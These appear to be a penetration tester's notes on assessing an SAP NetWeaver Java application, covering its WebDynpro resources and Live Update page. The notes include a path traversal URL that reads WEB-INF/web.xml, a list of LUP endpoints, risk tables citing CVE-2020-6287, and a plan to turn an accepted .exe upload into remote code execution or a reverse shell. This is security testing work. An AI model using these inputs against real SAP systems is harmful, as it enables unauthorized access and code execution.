
Internal module name: tc~wd~dispwda

Application uses Java EE webdynpro - look for vulnerabilities and issues

Directory Traverszal - webdynpro/resources - forced browsikng or path traversal


Test the following : /webdynpro/resources/sap.cokm/tc~wd~dispwda/../../../WEB-INF/web.xml

Live Update



The above live update page has the live update feature enabled - create plan page has the file upload feature enabled

Live updater is also available in the production environment



The Live Update Page

Part of SAP net weaver infrastructure -associated with Software Deployment Manager (SDM) and component Updates with SAP Java Stack

Lets analyze the function of the same - and exploit it in test environment

**Primary Purpose of LUP - Live Update Package**

**Facilitate live updates or patches** to SAP components without requiring a full system restart.

**Deploy Java-based support packages**, libraries, or individual components (.SCA or .JAR files) in a running SAP NetWeaver environment.

Offer a **web-based interface** to manage these updates for certain administrative users.

Normally accessible through

|  |
| --- |
| /lup.jsp  /lup/lup.jsp  /lup/LUPServlet  /webdynpro/resources/lup |

This varies based on the SAP Java system version and configuration

Things to be checked for the particular page


| **Risk** | **Description** |
| --- | --- |
| **Admin access** | If LUP is **exposed without authentication**, an attacker might trigger unauthorized updates or see system configuration |
| **Misconfigurations** | LUP endpoints have historically been misconfigured, exposing internal patching logic |
| **Information disclosure** | Sometimes shows patch status, deployed components, or environment variables |
| **RCE possibilities** | In **outdated SAP NetWeaver versions**, LUP-related components have had vulnerabilities (e.g., CVE-2020-6287) |

| **Risk** | **Description** |
| --- | --- |
| **Admin access** | If the LUP interface is exposed **without proper authentication or access control**, an attacker may perform **unauthorized administrative actions**, including triggering component updates or deployments. |
| **Misconfigurations** | LUP endpoints are sometimes **improperly configured**, especially in older or customized SAP environments, allowing unintended access to sensitive operations or internal update mechanisms. |
| **Information disclosure** | The LUP page may display **detailed system information**, including patch levels, application versioning, deployment paths, and environment variables — which can assist attackers in further exploitation or targeting specific components. |
| **Remote Code Execution (RCE)** | In **vulnerable SAP NetWeaver versions**, LUP and related services (e.g., the LM Configuration Wizard) may expose critical flaws such as **unauthenticated RCE** (e.g., [CVE-2020-6287 - RECON vulnerability](https://nvd.nist.gov/vuln/detail/CVE-2020-6287)). |
| **Component Manipulation** | If the update functionality is accessible, an attacker could attempt to **upload malicious .SCA or .JAR files**, potentially leading to code execution or privilege escalation within the SAP Java application server. |


Live Update Page is not exposed without proper authentication - One test passed

The RECON vulnerability is tested but the CTC component is not initialized - confirmation from the screenshot attached below


EXE file upload in the live update page




File upload is accepted now try for RCE or reverse shell




The application on accessing the CTC page shows the application is not found





The end user management function is available in test and production environment

Template installer URL - testportal error response is different from portal URL



Lets test what we have do far and test the rest

Before that gather an exploit related to SAP and test it against the test environment